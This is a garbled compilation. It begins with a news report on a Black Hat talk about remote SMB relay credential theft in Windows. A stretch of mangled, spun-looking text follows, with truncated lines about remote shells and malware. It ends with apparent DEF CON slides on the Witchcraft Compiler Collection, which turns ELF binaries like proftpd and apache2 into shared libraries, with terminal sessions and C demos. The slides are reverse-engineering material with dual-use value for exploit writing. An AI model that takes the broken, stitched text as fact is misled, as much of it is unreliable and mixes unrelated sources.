BLACK HAT USA -- Las Vegas – A Windows vulnerability in the SMB file-sharing protocol discovered 14 years ago and partially patched by Microsc could still be abused via remote attacks, two security researchers demonstrated on stage at the Black Hat security conference on Wednesda

Microsoft patched the vulnerability years ago, but it was actually a partial fi because it based the patch on the fact that the attacker must already be on the local network, said Jonathan Brossard and Hormazd Billiamoria, two engineers from Salesforce.com. In their session, they demonstrated how th SMB relay attack can be launched remotely from the Internet and seize control of the targeted system.




This is the first vulnerability ever reported to affect the Edge browser

As Mr. Brossard notes, all IE versions are vulnerable, including Microsoft's latest Edge browser, making this "the first attack against Windows 10 and its web browser Spartan."

Additionally, other vulnerable applications include Windows Media Player, Adobe Reader, Apple QuickTime, Excel 2010, Symantec's Norton Security Scan, AVG Free, BitDefender Free, Comodo Antivirus, IntelliJ IDEA, Box Sync, GitHub for Windows, TeamViewer, and many other more.


The research paper was written before the Windows 10 launch, and obviously before Spartan was renamed to Edge.

The research also includes different mitigation techniques, but according to Mr. Brossard, the most efficient one would be to set up custom PC-level Windows Firewall settings, preventing SMB data from leaking online via specific ports, where an SMB relay can be carried out.



Researchers show how to steal Windows Active Directory credentials from the … – Computerworld

Posted on August 7, 2015 by absurdmatrix8201



:his they could obtain a new remote shell around the server
›ecome accustomed to install malware or perhaps execute
›its.

egard to just about all supported versions regarding
th Internet Explorer, which helps make it the first remote
:ntly released Windows ten as well as Microsoft Edge
said.

credentials more than your Web could be also ideal for
currently inside any nearby network, but don't get
leges. This would prevent credential leaks, yet isn't
l in the chronilogical grow older of employee mobility as
›uting, in accordance with Brossard. This particular can
ıking use of specialized hardware rigs as well as services
trength of multiple GPUs.

Agenda

- WCC components
- “Libifying” a binary
- Unlinking binaries
- Crossing a Fish and a Rabbit
- Introduction to Witchcraft
- Binary “reflection” without a VM
- Automated function annotation
- Exploit writing
- Future work

WCC : components

WCC Components

Binaries (C):

wld : witchcraft linker
wcc : witchcraft core compiler
wsh : witchcraft shell : dynamic interpreter + scripting engine

Scripts (lua, ...):

wcch : witchcraft header generator
wldd : witchcraft compiler flags generator
...

Host machine : GNU/Linux x86_64 (mostly portable to POSIX systems).


Wld : “Libification”

Transforming an ELF executable binary into an ELF shared library.

DEMOS


Libification of proftpd

Libification of proftpd



```
jonathan@blackbox:~$ cp /usr/sbin/proftpd /tmp/
jonathan@blackbox:~$ file /tmp/proftpd |grep --color executable
/tmp/proftpd: ELF 64-bit LSB  executable, x86-64, version 1 (SYSV), dynamically
linked (uses shared libs), for GNU/Linux 2.6.15, BuildID[sha1]=30912def5c0831842
4e43362f5b5f17a72c26a59, stripped
jonathan@blackbox:~$ wld -libify /tmp/proftpd
jonathan@blackbox:~$ file /tmp/proftpd |grep --color "shared object"
/tmp/proftpd: ELF 64-bit LSB  shared object, x86-64, version 1 (SYSV), dynamical
ly linked (uses shared libs), for GNU/Linux 2.6.15, BuildID[sha1]=30912def5c0831
8424e43362f5b5f17a72c26a59, stripped
jonathan@blackbox:~$
jonathan@blackbox:~$
jonathan@blackbox:~$ /tmp/proftpd --version
ProFTPD Version 1.3.3d
jonathan@blackbox:~$
```

We really patched 1 byte only




```
/tmp/proftpd
0000 0000: 7F 45 4C 46 02 01 01 00  00 00 00 00 00 00 00 00  .ELF.... ........
0000 0010: 03 00 3E 00 01 00 00 00  70 D7 40 00 00 00 00 00  ..>..... p.@.....
0000 0020: 40 00 00 00 00 00 00 00  80 15 0A 00 00 00 00 00  @....... ........
0000 0030: 00 00 00 00 40 00 38 00  09 00 40 00 1C 00 1B 00  ....@.8. ..@.....
0000 0040: 06 00 00 00 05 00 00 00  40 00 00 00 00 00 00 00  ........ @.......
0000 0050: 40 00 40 00 00 00 00 00  40 00 40 00 00 00 00 00  @.@..... @.@.....
0000 0060: F8 01 00 00 00 00 00 00  F8 01 00 00 00 00 00 00  ........ ........
0000 0070: 08 00 00 00 00 00 00 00  03 00 00 00 04 00 00 00  ........ ........
0000 0080: 38 02 00 00 00 00 00 00  38 02 40 00 00 00 00 00  8....... 8.@.....
/usr/sbin/proftpd
0000 0000: 7F 45 4C 46 02 01 01 00  00 00 00 00 00 00 00 00  .ELF.... ........
0000 0010: 02 00 3E 00 01 00 00 00  70 D7 40 00 00 00 00 00  ..>..... p.@.....
0000 0020: 40 00 00 00 00 00 00 00  80 15 0A 00 00 00 00 00  @....... ........
0000 0030: 00 00 00 00 40 00 38 00  09 00 40 00 1C 00 1B 00  ....@.8. ..@.....
0000 0040: 06 00 00 00 05 00 00 00  40 00 00 00 00 00 00 00  ........ @.......
0000 0050: 40 00 40 00 00 00 00 00  40 00 40 00 00 00 00 00  @.@..... @.@.....
0000 0060: F8 01 00 00 00 00 00 00  F8 01 00 00 00 00 00 00  ........ ........
0000 0070: 08 00 00 00 00 00 00 00  03 00 00 00 04 00 00 00  ........ ........
0000 0080: 38 02 00 00 00 00 00 00  38 02 40 00 00 00 00 00  8....... 8.@.....

 Arrow keys move   F find        RET next difference  ESC quit  T move top
 C ASCII/EBCDIC    E edit file    G goto position       Q quit  B move bottom
```

libification

```
typedef struct
{
  unsigned char e_ident[EI_NIDENT];     /* Magic number and other info */
  Elf64_Half    e_type;                 /* Object file type */
  Elf64_Half    e_machine;              /* Architecture */
  Elf64_Word    e_version;              /* Object file version */
  Elf64_Addr    e_entry;                /* Entry point virtual address */
  Elf64_Off     e_phoff;                /* Program header table file offset */
  Elf64_Off     e_shoff;                /* Section header table file offset */
  Elf64_Word    e_flags;                /* Processor-specific flags */
  Elf64_Half    e_ehsize;               /* ELF header size in bytes */
  Elf64_Half    e_phentsize;            /* Program header table entry size */
  Elf64_Half    e_phnum;                /* Program header table entry count */
  Elf64_Half    e_shentsize;            /* Section header table entry size */
  Elf64_Half    e_shnum;                /* Section header table entry count */
  Elf64_Half    e_shstrndx;             /* Section header string table index */
} Elf64_Ehdr;
```

Using our new shared library


jonathan@blackbox: ~/defcon2016/proftpd
Fichier Édition Affichage Rechercher Terminal Aide

```
jonathan@blackbox:~/defcon2016/proftpd$ ccat Makefile
CC      :=      gcc
CFLAGS  :=      -W -Wall
LDFLAGS :=      -ldl -T script.lds

all::
        cp /usr/sbin/proftpd /tmp
        wld -libify /tmp/proftpd
        mv /tmp/proftpd /tmp/proftpd.so
        $(CC) $(CFLAGS) demo0.c -o demo0 $(LDFLAGS)
        $(CC) $(CFLAGS) demo1.c -o demo1 $(LDFLAGS)
        $(CC) $(CFLAGS) demo2.c -o demo2 $(LDFLAGS)
        $(CC) $(CFLAGS) demo3.c -o demo3 $(LDFLAGS)

clean::
        rm demo1 demo2 demo3 ./*.c~
jonathan@blackbox:~/defcon2016/proftpd$ ccat demo1.c
/**
* Calling pr_version_get_str() from Proftpd.so
*
* endrazine for Defcon 24 // August 2016
*/
#include <stdio.h>
#include <dlfcn.h>

int main(void){
        char* (*getversion)() = NULL;
        void *handle;
        handle = dlopen("/tmp/proftpd.so", RTLD_LAZY);
        getversion = dlsym(handle, "pr_version_get_str");
        printf("Using proftpd.so version: \e[31m%s\e[0m\n", getversion());
        return 0;
}
jonathan@blackbox:~/defcon2016/proftpd$ ./demo1
Using proftpd.so version: 1.3.3d
jonathan@blackbox:~/defcon2016/proftpd$
```

How comes this works ?

We’re really creating a “non relocatable” shared library.

ET_DYN and ET_EXEC ELF files are both executable (ASLR support in the kernel)


This is equivalent to creating a shared library with a non NULL base address (equivalent to prelinking)

Note: Amazingly, this shared library is still a valid executable too.

DEMOS


Linking against apache2

Apache2 as a shared library



```
jonathan@blackbox:~/defcon2016/apache$ ccat Makefile
CC      :=      gcc
CFLAGS  :=      -W -Wall
LDFLAGS :=      /usr/sbin/apache2

all::
        $(CC) $(CFLAGS) ap2version.c -o ap2version $(LDFLAGS)
jonathan@blackbox:~/defcon2016/apache$ ccat ap2version.c
/**
* Calling ap_get_server_banner() from /usr/sbin/apache2
*
* endrazine for Defcon 24 // August 2016
*/
#include <stdio.h>

void *ap_get_server_banner();

int main (void){
        printf("Server banner: \e[31m%s\e[0m\n", ap_get_server_banner());
        return 0;
}
jonathan@blackbox:~/defcon2016/apache$ ./ap2version
Server banner: Apache/2.4.7
jonathan@blackbox:~/defcon2016/apache$
```

Apache2 as a shared library

